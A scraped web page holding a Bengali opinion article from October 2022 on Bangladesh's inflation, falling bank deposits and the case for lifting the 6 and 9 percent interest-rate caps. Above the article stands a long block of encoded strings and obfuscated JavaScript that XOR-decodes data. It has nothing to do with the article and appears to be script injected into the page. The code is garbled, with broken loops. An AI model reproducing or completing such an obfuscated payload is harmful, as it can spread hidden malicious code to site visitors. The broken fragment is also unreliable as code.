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","OmWK"],pnCL=null,Qdsy=[19,32,59,54,33,60,58,59],E46=85,jBD="",BPx=0,bPB={},amO="",zuF0=0,awF3="",vZy=0,U5u=0,j3DCQ="";if(pnCL){for(BPx=0;BPx>4));if(BPx+2>2));if(BPx+3>>0;for(BPx=0;BPx>>0))>>>0;Flp=(Flp^(Flp>>>17))>>>0;Flp=(Flp^((Flp<<5)>>>0))>>>0;awF3+=s['String']['fromCharCode'](amO.charCodeAt(BPx)^(Flp&255));}for(BPx=0;BPx>4));if(BPx+2>2));if(BPx+3>>0;for(BPx=0;BPx>>0))>>>0;Flp=(Flp^(Flp>>>17))>>>0;Flp=(Flp^((Flp<<5)>>>0))>>>0;awF3+=s['String']['fromCharCode'](amO.charCodeAt(BPx)^(Flp&255));}for(BPx=0;BPx

মূল্যস্ফীতি বিবেচনায় ব্যাংকে আমানতের মুনাফার হার বাড়াতে হবে

০৩:৪০:২৭ অপরাহ্ন, শুক্রবার, ২৮ অক্টোবর ২০২২

উচ্চ মূল্যস্ফীতির চাপে ব্যাংকগুলো আমানত হারাচ্ছে। কারণ, এখন মানুষের ব্যাংকে টাকা রেখে বেশি মুনাফা পাচ্ছে না। বরং জমানো টাকার ওপর ভ্যাট ও আবগারি শুল্ক পরিশোধের পর যে পরিমাণ মুনাফা হয়, মূল্যস্ফীতি তার থেকে বেশি। ফলে ব্যাংকে আমানত না রেখে নিজেদের কাছে টাকা রেখে খরচ করছেন মানুষ। বাংলাদেশ ব্যাংকের হালনাগাদ প্রতিবেদন থেকে তথ্য জানা যায়, গত দুই মাসে ব্যাংক খাতে আমানত কমেছে ২ হাজার ৭৩৫ কোটি টাকা। সাম্প্রতিক সময়ে অধিক মূল্যস্ফীতির কারণে মানুষের জীবনযাত্রার ব্যয় বেড়ে গেছে। তাই তারা জীবনযাত্রার ব্যয় মেটাতে ব্যাংক থেকে টাকা তুলে নিচ্ছে।

তাছাড়া ক্রমবর্ধমান মূল্যস্ফীতির কারণে অধিকাংশ মানুষ সঞ্চয় করতে পারছে না। চলতি বছরের আগস্ট মাসে শেষে ব্যাংক খাতের আমানতের অঙ্ক দাঁড়িয়েছে ১৪ লাখ ৬৮ হাজার ৯৩৭ কোটি টাকা, যা গত জুনে ছিল ১৪ লাখ ৭১ হাজার ৬৭৩ কোটি টাকা। অর্থাৎ চলতি অর্থবছরের প্রথম ২ মাসে (জুলাই-আগস্ট) সময়ে ২ হাজার ৭৩৫ কোটি টাকার আমানত কমেছে। বর্তমান ব্যাংক খাতে যে পরিমাণ আমানত রয়েছে, এর বেশিরভাগ অংশই আছে ব্যাংকে মেয়াদি আমানত হিসেবে। ব্যাংকের বাইরে অর্থাৎ দেশে মানুষের হাতে এখন প্রায় ২ লাখ ৪২ হাজার কোটি টাকা রয়েছে, যা ১ বছর আগে ছিল ২ লাখ সাড়ে ১৩ হাজার কোটি টাকা। ১ বছরে মানুষের হাতে নগদ অর্থ বেড়েছে প্রায় সাড়ে ২৮ হাজার কোটি টাকা, যা শতকরা সাড়ে ১৩ ভাগ। গত কয়েক মাসের অধিক মূল্যস্ফীতির কারণে ব্যাংকের আমানতের ওপর একটা প্রভাব পড়েছে। মূল্যস্ফীতির ফলে মানুষের ক্রয়ক্ষমতা কমে গেছে। সঞ্চয় করার সক্ষমতা নেই। ব্যয় যতটা বেড়েছে, আয় ততটা বাড়েনি। তাই মানুষ সঞ্চয় থেকেও ভেঙে খাচ্ছেন। এর ফলে ব্যাংক থেকে টাকা তুলে নিচ্ছেন। তাই আমানত কমে যাচ্ছে।

অধিক মূল্যস্ফীতির সময়ে ব্যাংকের সুদহারের বেঁধে দেওয়া সীমা ছেড়ে তুলে নেয়া উচিত। কারণ, এ সময়ে যদি ঋণের প্রবৃদ্ধি না কমানো যায়, তাহলে চাহিদার চাপ কমবে না। আর চাহিদার চাপ না কমলে মূল্যস্ফীতি বাড়তে থাকবে। নিত্যপণ্যের মূল্যবৃদ্ধি বিগত ৬ মাসের মধ্যে মানুষের ওপর সবচেয়ে বড় আঘাত বলা যায়। এরপর রয়েছে, রোগ ও চিকিৎসা ব্যয়, জ্বালানি তেলের মূল্যবৃদ্ধি ও পরিবহন ব্যয় এবং প্রাকৃতিক দুর্যোগ। ৬৮ শতাংশ মানুষ এখন খাবার কিনতেই হিমশিম খাচ্ছেন। মাসে খাবার কিনতে ঋণ করছেন ৬৪ শতাংশ মানুষ। এখন সারা দেশের মানুষের বড় একটি অংশ খাবার কিনতে হিমশিম খাচ্ছেন। কেউ কেউ খাবার কেনার জন্য পরিবারের কোনো সম্পদ বিক্রি করছেন। কেউ কেউ ঋণ করছেন।

বিশ্ব খাদ্য কর্মসূচির (WFP)) সাম্প্রতিক এক জরিপভিত্তিক প্রতিবেদনে এসব কথা বলা হয়েছে। সাম্প্রতিক সময়ে নিম্নআয়ের পরিবারের জীবনযাত্রা এবং খাদ্য পরিস্থিতির সবক্ষেত্রে অবনতি হয়েছে। এ পরিস্থিতির জন্য মূলত খাদ্যপণ্যের অস্বাভাবিক মূল্যবৃদ্ধি, জ্বালানি তেলের দাম বাড়িয়ে দেওয়া, প্রাকৃতিক দুর্যোগ এবং রোগবালাইয়ের মতো স্বাস্থ্য সমস্যা বেড়ে যাওয়াটাই কারণ। খোলাবাজারে কম দামে চাল বিক্রি ও খাদ্যবান্ধব কর্মসূচির আওতায় দেশের ৫০ লাখ দরিদ্র মানুষকে কম দামে খাদ্যসহায়তা দেওয়ার কাজ চলছে। পরিবারের খাদ্য কেনার জন্য মানুষ ঋণ নিচ্ছেন, কেউ তাদের সব সঞ্চয় ভেঙে ফেলছেন। নিম্ন ও মধ্যম আয়ের পরিবারগুলো নিত্যপণ্যের দাম বেড়ে যাওয়াসহ নানা ধরনের চাপ সামলাতে পারছে না। এসব সমস্যা তাদের ভবিষ্যতের বড় সংকট মোকাবিলার সামর্থ্য কমিয়ে দিচ্ছে। ৫০ লাখ গরিব মানুষের জন্য বিশেষ সামাজিক নিরাপত্তা কর্মসূচি শুরু করেছে সরকার। সরকারের নেয়া এতসব উদ্যোগের পরেও চাল ও গমের দাম যেমন বেড়েছে, তেমনি সবজি, ডিম, ডাল, মাছ, চিনি, পেঁয়াজ, আদা, রসুন ও হলুদের দাম নিয়মিতভাবে বৃদ্ধি পেয়েছে। গত সেপ্টেম্বরে মূল্যস্ফীতির পরিমাণ ৯ দশমিক ১০ শতাংশ। এ অবস্থা ১১ বছরের মধ্যে সর্বোচ্চ। মূল্যস্ফীতির ওই চাপ সামলাতে নিম্নবিত্ত ও মধ্যম আয়ের মানুষ খাদ্য কেনার পরিমাণ কমিয়ে দিচ্ছেন। নিম্নআয়ের পরিবারগুলো খাদ্যের দাম বেড়ে যাওয়া এবং আয় কমে যাওয়ায় নানাভাবে সাশ্রয়ের চেষ্টা করছে। করোনার ধাক্কার পর বাংলাদেশে একের পর এক দুর্যোগ আঘাত হানছে। 

রাশিয়া-ইউক্রেন যুদ্ধের কারণে প্রধান খাদ্যপণ্যের দাম বেড়ে গেছে। এ পরিস্থিতিতে সরকারের উচিত দ্রুত দরিদ্রদের পাশে দাঁড়ানো। কর্মসূচি ও প্রকল্পভিত্তিক উদ্যোগ না নিয়ে একটি জাতীয় ত্রাণ তহবিল গঠন করা দরকার, যার মাধ্যমে সরকারি ও বেসরকারি খাত থেকে অর্থ নিয়ে দরিদ্রদের জন্য দীর্ঘমেয়াদি খাদ্যসহায়তা কার্যক্রম শুরু করতে হবে। নয়তো দেশের সামাজিক-অর্থনৈতিক সামগ্রিক পরিস্থিতির অবনতি হবে আরও। দেশের অনেক নিম্ন ও মধ্যম আয়ের মানুষ মূল্যস্ফীতির চাপে রয়েছে। এটা প্রমাণিত হয় ব্যাংকগুলোর ২০২১ সালের জুনের আমানতের প্রবৃদ্ধি থেকে ২০২২ সালের প্রবৃদ্ধির দিকে তাকালেই। ২০২১ সালের জুনে ব্যাংক খাতে আমানতের প্রবৃদ্ধি ছিল ১৩ দশমিক ৮ শতাংশ। যদিও ২০২২ সালের জুনে তা কমে দাঁড়িয়েছে ৯ দশমিক ৩৫ শতাংশে। বাংলাদেশ পরিসংখ্যান ব্যুরো (বিবিএস) তথ্যমতে, গত জুনে বাংলাদেশের সামগ্রিক মূল্যস্ফীতি ছিল ৭.৫৬ শতাংশ, জুলাইয়ে ৭.৪৮ শতাংশ, আগস্টে ছিল ৯ দশমিক ৫২ শতাংশ। যদিও সেপ্টেম্বরে তা কিছুটা কমে দাঁড়ায় ৯ দশমিক ১০ শতাংশে।

তবে আগস্ট-সেপ্টেম্বর এ ২ মাসে মূল্যস্ফীতি ১১ বছরের মধ্যে সর্বোচ্চ পর্যায়ে পৌঁছে যায়। গত আগস্টে জ্বালানি তেলের দাম বাড়ায় সরকার। তাতে সবধরনের পণ্য ও সেবার দাম বেড়ে যায়। এর আগে আমানতের সুদহার ৪ শতাংশে নেমে এসেছিল। এ কারণে ২০২০ সালের এপ্রিলে আমানতের সুদের হার সর্বোচ্চ ৬ শতাংশ বেঁধে দেয় কেন্দ্রীয় ব্যাংক। আমানতের হার তলানিতে নেমে যাওয়ার কারণে সুদহার বেঁধে দেওয়া হয়। এতে বলা হয়েছে, আমানতের সুদের হার মূল্যস্ফীতির নিচে হবে না। সেই হিসেবে এখন আমানতের সুদহার সাড়ে ৫ শতাংশ থেকে ৬ শতাংশের মধ্যে রয়েছে; কিন্তু মূল্যস্ফীতি ৯ দশমিক ১০ শতাংশে উঠে গেছে। এদিকে গত আগস্টে ব্যাংকগুলোতে আমানতের গড় সুদের হার ছিল ৪ দশমিক শূন্য ৭ শতাংশ। মূল্যস্ফীতির হার থেকে আমানতের সুদের হার বাদ দিলে যা থাকে, সেটাই হচ্ছে প্রকৃত সুদের হার। তাছাড়া মানুষ এখন জাতীয় সঞ্চয়পত্র থেকেও মুখ ফিরিয়ে নিয়েছে। এর একটি প্রভাব পড়েছে, ব্যাংকের আমানতের প্রবৃদ্ধিতে। চলতি ২০২২-২৩ অর্থবছরের প্রথম ২ মাস (জুলাই-আগস্ট) ১৪ হাজার ৫৩৮ কোটি টাকার সঞ্চয়পত্র জমা বা বিক্রি হয়েছে। এর মধ্যে মূল টাকা ও মুনাফা পরিশোধ করা হয়েছে- ১৪ হাজার ১৩৬ কোটি টাকা। সঞ্চয়পত্রের মূল টাকা ও মুনাফা পরিশোধের পর এ খাতে সরকারের নিট ঋণ দাঁড়িয়েছে ৪০১ কোটি টাকা, যা গত অর্থবছরের একই সময়ের চেয়ে রেকর্ড ৫ হাজার ৭৩২ কোটি টাকা কম। মূল্যস্ফীতির কারণে নিম্ন ও মধ্যম আয়ের মানুষের জামানো টাকার ওপর একটা প্রভাব পড়ছে।

মূল্যস্ফীতির কাছে ব্যাংকের আমানতকারীরা অসহায় এখন। সরকার মূল্যস্ফীতি নিয়ন্ত্রণ করতে পারছে না, আবার ব্যাংকে আমানতের সুদও বেঁধে দিয়েছে সর্বোচ্চ ৬ শতাংশ। ফলে ব্যাংকে টাকা রাখা আমানতকারীদের কাছে এখন বড় লোকসানের কারণ হয়ে দাঁড়িয়েছে। হিসাবি আমানতকারীরা তাই দ্বিধাগ্রস্ত ও চিন্তায়। তাদের প্রশ্ন, ব্যাংকে টাকা জমিয়ে তাহলে তাদের লাভ কী? ব্যাংক থেকে টাকা সরিয়ে এনে আর্থিক প্রতিষ্ঠানে (লিজিং) রাখবেন, সে উপায়ও নেই। সেখানে সুদ বেশি পাওয়া যাচ্ছে; কিন্তু তখন মূল টাকা ফেরত পাওয়া যাবে কি-না, সেই আশঙ্কাও রয়েছে। কারণ, কিছু আর্থিক প্রতিষ্ঠানে টাকা রেখে মূল টাকা ফেরত পাওয়ার জন্য অনেক গ্রাহক মাসের পর মাস ঘুরছেন। সরকারি হিসাবেই মূল্যস্ফীতি এখন ৯ শতাংশের বেশি।

বাংলাদেশ পরিসংখ্যান ব্যুরো (বিবিএস) ১১ অক্টোবর জানিয়েছে, আগস্টে মূল্যস্ফীতি ছিল ৯ দশমিক ৫২ শতাংশ। আর সেপ্টেম্বরে তা ছিল ৯ দশমিক ১০ শতাংশ। এ অবস্থা ১১ বছরের মধ্যে সর্বোচ্চ। গত আগস্টে জ্বালানি তেলের দাম বাড়ায় সরকার। তাতে সবধরনের পণ্য ও সেবার দাম বেড়ে যায়। মূল্যস্ফীতির চাপে মানুষের ক্রয়ক্ষমতা যে কমে গেছে, তা বাজারে গেলেই বোঝা যায়। মূল্যস্ফীতি নিয়ন্ত্রণে ভারত, যুক্তরাষ্ট্র, ইংল্যান্ডসহ বিশ্বের প্রায় সব দেশ আমানতের সুদের হার বাড়িয়েছে। কিন্তু আমরা ওই একই জায়গায় আছি। মূল্যস্ফীতি বিবেচনায় ব্যাংকে আমানত রাখলে এখন লোকসান। যেটুকু সুদ দেওয়া হয়, তার ওপর আবার কর কেটে রাখা হয়।

সরকার একদিকে আমানতের সুদের হার কমিয়ে রেখেছে, অন্যদিকে জ্বালানি তেলের দাম বাড়িয়ে প্রতিটি জিনিসের দাম বাড়িয়ে দিয়েছে। এমন অন্যায্য পরিস্থিতি এর আগে কখনও ছিল বলে মনে পড়ে না। অর্থনৈতিক সমীক্ষা ২০২২ অনুযায়ী, ব্যাংকে ১৪ ধরনের আমানত রাখার সুযোগ রয়েছে। এর মধ্যে সবচেয়ে বেশি আমানত আসে স্থায়ী আমানত (এফডিআর) থেকে। এফডিআর রাখা হয় তিন মাস থেকে তিন বছরের বেশি সময়ের জন্য। ২০২০ সালের এপ্রিলে আমানতের সুদের হার সর্বোচ্চ ৬ শতাংশ বেঁধে দেয় কেন্দ্রীয় ব্যাংক। সে হিসাবে গত আগস্টে ব্যাংকগুলোতে আমানতের গড় সুদের হার ছিল ৪ দশমিক শূন্য ৭ শতাংশ। মূল্যস্ফীতির হার থেকে আমানতের সুদের হার বাদ দিলে যা থাকে, সেটাই হচ্ছে প্রকৃত সুদের হার। সে বিবেচনায় ব্যাংকে আমানত রাখলে ৫ শতাংশ টাকা কমে যাচ্ছে আমানতকারীদের।

মূল্যস্ফীতি নিয়ন্ত্রণে এরই মধ্যে কিছু পদক্ষেপ নেয়া হয়েছে।

আমানতের সুদবৃদ্ধির ব্যাপারে কেন্দ্রীয় ব্যাংকের ভূমিকা নিয়ে ঠিক এ মুহূর্তে বলা যাচ্ছে না। অবশ্য ৩ মাস ও তার বেশি মেয়াদের আমানতে সুদের হার মূল্যস্ফীতির হারের চেয়ে কম হতে পারবে না বলে গত বছরের আগস্টে একটি প্রজ্ঞাপন জারি করেছিল বাংলাদেশ ব্যাংক। সুদের হার নির্ধারণে আগের ৩ মাসের গড় মূল্যস্ফীতি হারকে বিবেচনায় নিতেও বলা হয়েছিল তখন। এমডিদের সতর্ক করে দিয়ে আরও বলা হয়েছিল, ব্যাংকের তহবিলের প্রধান উৎস হলো আমানতকারীদের অর্থ। সুদহার কমে গেলে আমানতের ওপর বিরূপ প্রভাব পড়তে পারে। গত দুই মাসে আমানত কী পরিমাণ কমেছে, সেই তথ্য এখনও পাওয়া যায়নি। ব্যাংকাররা চান আমানতের সুদের হার বাড়ুক। সে ক্ষেত্রে ঋণের সুদও বাড়াতে হবে। কিছুটা জটিলতা আছে, আমানতের সুদ বাড়লে ঋণের সুদও বাড়তে হবে। মূল্যস্ফীতির চাপে মানুষের ক্রয়ক্ষমতা যে কমে গেছে, তা বাজারে গেলেই বোঝা যায়। মূল্যস্ফীতি নিয়ন্ত্রণে ভারত, যুক্তরাষ্ট্র, ইংল্যান্ডসহ বিশ্বের প্রায় সব দেশ আমানতের সুদের হার বাড়িয়েছে। কিন্তু আমরা ওই একই জায়গায় আছি। মূল্যস্ফীতি বিবেচনায় ব্যাংকে আমানত রাখলে এখন লোকসান। যেটুকু সুদ দেওয়া হয়, তার ওপর আবার কর কেটে রাখা হয়। 

ঋণের সুদহার বিষয়ে বাংলাদেশ ব্যাংকের চিন্তাভাবনা করার সময় হয়েছে। কারণ, মূল্যস্ফীতির সঙ্গে তাল মিলিয়ে আমানতে সুদ দিতে গিয়ে ব্যাংকের কস্ট অব ফান্ড বেড়ে যাচ্ছে। আগামী কয়েক মাসে সেটা আরও বাড়বে। এসব কারণে ৯ শতাংশে ঋণ দেওয়ায় আমানত-ঋণের গ্যাপটা খুব ছোটো হয়ে যাচ্ছে। সব খাতে না হলেও এসএমই এবং ব্যক্তি ঋণে ছাড় দেওয়ার চিন্তা করতে পারে কেন্দ্রীয় ব্যাংক। মূল্যস্ফীতির চাপ সামলাতে ব্যাংক ঋণের সুদহার বাড়ানোর নীতিগত সিদ্ধান্ত নিতে হবে বাংলাদেশ ব্যাংককে। ঋণের সুদহার বাড়ানোর বিষয়ে বাংলাদেশ ব্যাংকের ডেপুটি গভর্নর রাষ্ট্রমালিকানাধীন চার বাণিজ্যিক ব্যাংকের ব্যবস্থাপনা পরিচালকের সঙ্গে বৈঠক করেছেন। ঋণের সুদহার ১ শতাংশ বাড়িয়ে সর্বোচ্চ ১০ শতাংশ করার কথা ভাবা হচ্ছে। এতে আমানতের সুদহারও কিছুটা বাড়বে। মেয়াদি আমানতের সুদহার ৭ শতাংশ পর্যন্ত হতে পারে। তবে সুদহার বাড়ালে তা আগে বিতরণ করা ঋণে কার্যকর হবে কি-না, তা নিয়ে এখনও সিদ্ধান্ত হয়নি। মূল্যস্ফীতি বেড়েছে। আবার বিনিময় হারও বাড়ছে। এর পরিপ্রেক্ষিতে সুদহার বাড়ানো হবে কি-না বাংলাদেশ ব্যাংক তা পর্যালোচনা করছে।

৫০০ টাকার ব্যাংক নোট

২০২০ সালের এপ্রিলে সরকারের সিদ্ধান্তের পরিপ্রেক্ষিতে ব্যাংক ঋণের সুদহারে সর্বোচ্চ সীমা বেঁধে দেয় বাংলাদেশ ব্যাংক। সেই থেকে ব্যাংকগুলো ক্রেডিট কার্ড বাদে সবধরনের ঋণে সর্বোচ্চ ৯ শতাংশ সুদ নিচ্ছে। ঋণের সুদহার ৯ শতাংশে বেঁধে রাখায় ব্যাংকগুলো ওই সময় থেকে আমানতে সর্বোচ্চ ৬ শতাংশ সুদ দিচ্ছে। তবে সবধরনের আমানতে এ সুদহার পান না গ্রাহকরা। সেই থেকে ঋণের সুদহার সর্বোচ্চ ৯ শতাংশে রয়েছে। বৈশ্বিক পরিস্থিতির পরিপ্রেক্ষিতে দেশের অর্থনীতিবিদরা আগে থেকেই ঋণের সুদহার বাড়ানোর পরামর্শ দিয়ে আসছিলেন। ব্যাংকের উদ্যোক্তাদের সংগঠন বিএবিও বাংলাদেশ ব্যাংকের কাছে এ বিষয়ে দাবি জানিয়েছে। যদিও ব্যবসায়ীরা সুদহার বাড়ানোর পক্ষে নন। তারা বলছেন, সম্প্রতি জ্বালানি, পরিবহন বাবদ খরচ বেড়েছে। 

কাঁচামালের দামও বেড়েছে, যা উৎপাদন খরচ বাড়িয়ে দিয়েছে। এখন ঋণের সুদহার বাড়ানো হলে ব্যবসার খরচ আরও বেড়ে যাবে। এ পরিস্থিতিতে আমানতকারীরা ব্যাংকে টাকা জমা রাখতে চাচ্ছেন না। 

অন্যদিকে বেসরকারি খাতে ঋণের চাহিদা বেড়েছে। ব্যাংকে আমানত কমে যাওয়া এবং বেসরকারি খাতে ঋণ প্রবৃদ্ধি মূল্যস্ফীতিকে উসকে দিচ্ছে। পরিস্থিতি নিয়ন্ত্রণে রেপোর সুদহার দশমিক ২৫ পার্সেন্টেজ পয়েন্ট বাড়িয়ে ৫ দশমিক ৭৫ শতাংশ করা হয়েছে। এর পরও মূল্যস্ফীতির চাপ রয়েছে। সুদহার কমে যাওয়ায় ব্যাংকে আমানত কমছে। গত জুন মাসের তুলনায় জুলাইয়ে ব্যাংকগুলোতে আমানত কমেছে ৫ হাজার ৭৩২ কোটি টাকা। অনেক আগেই সুদহার বাড়ানো উচিত ছিল। শুধু রেপো সুদহার বাড়িয়ে মূল্যস্ফীতি নিয়ন্ত্রণ করা সম্ভব নয়। সুদের হার বাজারের ওপর ছেড়ে দেওয়া উচিত।